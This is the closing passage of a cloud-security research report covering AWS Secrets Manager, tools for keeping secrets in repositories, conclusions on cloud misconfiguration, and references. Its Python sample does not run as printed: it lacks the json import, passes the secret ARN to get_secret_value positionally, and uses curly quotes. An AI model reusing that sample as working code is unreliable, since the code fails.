To start using Secrets Manager, first define your secrets in the Secrets Manager, either via the AWS CLI or the AWS Management Console. Once the secret is created, take note of the Amazon Resource Names (ARN). In the secrets page in Secrets Manager, there are sample codes, in multiple languages, on how to retrieve the secrets you just created.

For example, in Python, a very simple example is the following code:

```
import boto3

sm_client = boto3.client(‘secretsmanager’)
s = sm_client.get_secret_value(SECRETS_ARN)
secret = json.loads(s[‘SecretString’])

username = secret[“username”]
password = secret[“password”]
The above code only works if the secret stored in Secrets Manager is JSON
data like the following:
{
    “username”: “username”,
    “password”: “password”
}
```

This way, no actual credentials are stored in your code, nor passed along as input variables in environment variables, which would have likely meant that they would get leaked at some point in the process.

Storing secrets

Sometimes you need to store credentials in the source repository, perhaps to keep secrets in sync with your server configuration or because adding credential files doesn't work well in the Continuous Integration system. StackExchange figured out how to do this via an open-source project called Blackbox.[24] Similar tools exist for Git users called git-secret.[25] For Puppet users, it is recommended to use hiera-eyaml[26] and for users of Ansible, Ansible-Vault[27] from version 2.3 onwards. These tools vary in their approach and capabilities for different jobs – for instance, Ansible-Vault integrates nicely with Ansible's system.

Mostly, these tools rely on public/private keys so that multiple users can decrypt and encrypt (although Ansible-Vault relies on a shared key, which we consider a less optimal solution). Docker also has their own solution called Docker Secrets, which is a container-native solution that can be deployed alongside Docker containers.

These are just some of the open source secrets management tools out there. There exist several other commercial solutions we did not cover since they are beyond the scope of this paper.

Conclusion

As more organizations move to the cloud and public cloud platforms gain more users and offer more services, cybercriminals will find ways to launch attacks and profit from compromise. As we've demonstrated in this research, misconfiguration in cloud services opens an organization to risks like cryptojacking, e-skimming, and data exfiltration. Container technologies in the cloud, when exposed, also pose similar risks. Finally, mismanagement of credentials and other secrets have costs that can grow as threats move across the cloud stack.

What we've discussed in this report barely scratches the surface of threats to cloud services. There are many other cloud services that we didn't look into in this report that may be susceptible to exploitation if badly configured.

It doesn't have to be this way though. For starters, cloud providers like AWS often provide options for security controls in a nice, clean, and user-friendly API. DevOps practitioners should embrace the opportunity to programmatically create a secure cloud application with better security than a traditional in-house solution. In addition, security technology specifically aimed at the cloud will provide an even more comprehensive and multilayered security beyond what cloud providers already offer.

We also encourage security personnel to learn how to analyze cloud deployment scripts to find potential vulnerabilities before the application gets deployed. Cloud deployment scripts, like AWS CloudFormation, give us insights into how each piece of an application fits together and where to look for incorrect or missing security controls or missing logging. A diagram, like the one shown below, may seem intimidating — but understanding these controls give security analysts a way of understanding the reasoning behind the security setups DevOps teams want to deploy.

It can also be used to figure out the places where additional security tools will be needed – for example, Deep Security for Amazon EC2 instances. Alternatively, another consequence of the infrastructure being "programmable" in this way is that tools like Cloud Conformity can audit the architecture for misconfigurations with respect to policy.

One reason why DevOps doesn’t embrace the full potential of cloud security is legacy. It is typically outside a developer’s comfort zone to take a server-based system and port it to be useable with all the appropriate cloud services utilizing the required security mechanisms to create a minimum permissions system. Instead we just take a set of servers and move their data and processes 1:1 to the cloud, forgetting that the cloud is a different type of deployment. With the rise of DevSecOps, we hope that cloud security by design will start to prevail.

Unintended consequences

One unintended consequence of the dominance of the largest cloud providers is that smaller cloud providers are finding it difficult to compete with strong competitors that have more resources. They then, willingly or unwillingly, become a frequent resource used by cybercriminals. In order to survive, some of these providers agree to host “gray” content, while others just ignore abuse requests or have a special relationship with the customers, who are then notified about abuse and takedown requests (including takedowns by regional law enforcement).

The bottom line

Cloud solutions are not something inherently good or bad for an organization’s security. However, it requires organizations to understand the primary threats and challenges they face in a cloud environment, and perhaps more importantly, to change the way they think about cloud security: not as something that gets tacked on after the fact, but as an integral part of a well-designed cloud implementation

References

1 Scott Ikeda. (28 May 2019). *CPO Magazine.* “2019 Sans Institute Cloud Security Survey Reveals Top Threats, Which Surprisingly Are Not DDoS Attacks.” Last accessed on 7 November 2019 at https://www.cpomagazine.com/cyber-security/2019-sans-institute-cloud-security-survey-reveals-top-threats-which-surprisingly-are-not-ddos-attacks/.

2 Shayan Eskandari, Andreas Leoutsarakos, Troy Mursch, and Jeremy Clark. (2018). “A first look at browser-based Cryptojacking.” Last accessed on 7 November 2019 at https://arxiv.org/abs/1803.02887.

3 nagwww. (2018). *GitHub.* “s3-leaks.” Last accessed on 7 November 2019 at https://github.com/nagwww/s3-leaks.

4 Yonathan Klijnsma. (2019). “Spray and Pray: Magecart Campaign Breaches Websites En Masse Via Misconfigured Amazon S3 Buckets.” Last accessed on 7 November 2019 at https://www.riskiq.com/blog/labs/magecart-amazon-s3-buckets/.

5 Amazon Web Services. (n.d.). “get-bucket-acl.” Last accessed on 7 November 2019 at https://docs.aws.amazon.com/cli/latest/reference/s3api/get-bucket-acl.html.

6 hehnope. (2019). *GitHub.* “slurp.” Last accessed on 7 November 2019 at https://github.com/hehnope/slurp.git.

7 Dan Salmon. (2019). *GitHub.* “S3Scanner.” Last accessed on 7 November 2019 at https://github.com/sa7mon/S3Scanner.

8 eth0izzle. (2017). *GitHub.* “Bucket Stream.” Last accessed on 7 November 2019 at https://github.com/eth0izzle/bucket-stream.

9 jordanpotti. (2017). *GitHub.* “AWSBucketDump.” Last accessed on 7 November 2019 at https://github.com/jordanpotti/AWSBucketDump/.

10 _willis_. (2013). “There’s a Hole in 1,951 Amazon S3 Buckets.” Last accessed on 7 November 2019 at https://blog.rapid7.com/2013/03/27/open-s3-buckets/.

11 Sergiu Gatlan. (6 May 2019). *Bleeping Computer.* “Amazon to Disable S3 Path-Style Access Used to Bypass Censorship.” Last accessed on 7 November 2019 at https://www.bleepingcomputer.com/news/security/amazon-to-disable-s3-path-style-access-used-to-bypass-censorship/.

12 Amazon Web Services. (2018). *AWS What’s New.* “Introducing Amazon S3 Block Public Access – another layer of protection for your accounts and buckets.” Last accessed on 7 November 2019 at https://aws.amazon.com/about-aws/whats-new/2018/11/introducing-amazon-s3-block-public-access/.

13 United States of America v. Paige A. Thompson, a/k/a “erratic” (Western District of Washington at Seattle 2019). Last accessed on 8 November 2019 at https://www.justice.gov/usao-wdwa/press-release/file/1188626/download.

14 Macy Bayern. (27 February 2019). *TechRepublic.* “The 10 most popular container tools for businesses.” Last accessed on 7 November 2019 at https://www.techrepublic.com/article/the-10-most-popular-container-tools-for-businesses/.

15 Docker. (n.d.). *Docker Docs.* “Docker security.” Last accessed on 8 November 2019 at https://docs.docker.com/engine/security/security/.

16 Trend Micro Inc. (14 May 2019). *Trend Micro Security News.* “Container Security: Examining Potential Threats to the Container Environment.” Last accessed on 7 November 2019 at https://www.trendmicro.com/vinfo/us/security/news/security-technology/container-security-examining-potential-threats-to-the-container-environment.

17 Rain. (14 October 2019). *0x00SEC.* “Securing Docker Containers.” Last accessed on 7 November 2019 at https://0x00sec.org/t/securing-docker-containers/16913.

18 Khtan66. (2016). *Wikimedia.* “File:Kubernetes.png.” Last accessed on 7 November 2019 at https://commons.wikimedia.org/w/index.php?curid=53571935.

19 kayrus. (2016). *GitHub.* “kubelet-exploit.” Last accessed on 7 November 2019 at https://github.com/kayrus/kubelet-exploit.

20 GitHub Inc. (n.d.). *GitHub.* “Removing sensitive data from a repository.” Last accessed on 7 November 2019 at https://help.github.com/en/github/authenticating-to-github/removing-sensitive-data-from-a-repository.

21 Nikolay Beketov. (2015). *Habr.* “Как я умудрился за 1 день задолжать Amazon 12000$.” Last accessed on 8 November 2019 at https://habr.com/ru/post/357764/.

22 Trend Micro Inc. (15 October 2019). *Trend Micro Security News.* “Imperva Data Breach Caused by Stolen AWS API Key.” Last accessed on 8 November 2019 at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/imperva-data-breach-caused-by-stolen-aws-api-key.

23 Amazon Web Services (n.d.). *AWS General Reference.* “Manage IAM User Access Keys Properly.” Last accessed on 8 November 2019 at https://docs.aws.amazon.com/en_pv/general/latest/gr/aws-access-keys-best-practices.html#iam-user-access-keys.

24 Stack Exchange Inc. (2014). *GitHub.* “BlackBox.” Last accessed on 8 November 2019 at https://github.com/StackExchange/blackbox.

25 git-secret. (n.d.). *Git-Secret.* “git-secret.” Last accessed on 8 November 2019 at https://git-secret.io/.

26 Vox Pupuli. (2013). *GitHub.* “Hiera eyaml.” Last accessed on 8 November 2019 at https://github.com/voxpupuli/hiera-eyaml.

27 Ansible. (n.d.). *Ansible Documentation.* “Using Vault in playbooks.” Last accessed on 8 November 2019 at https://docs.ansible.com/ansible/latest/user_guide/playbooks_vault.html#id2.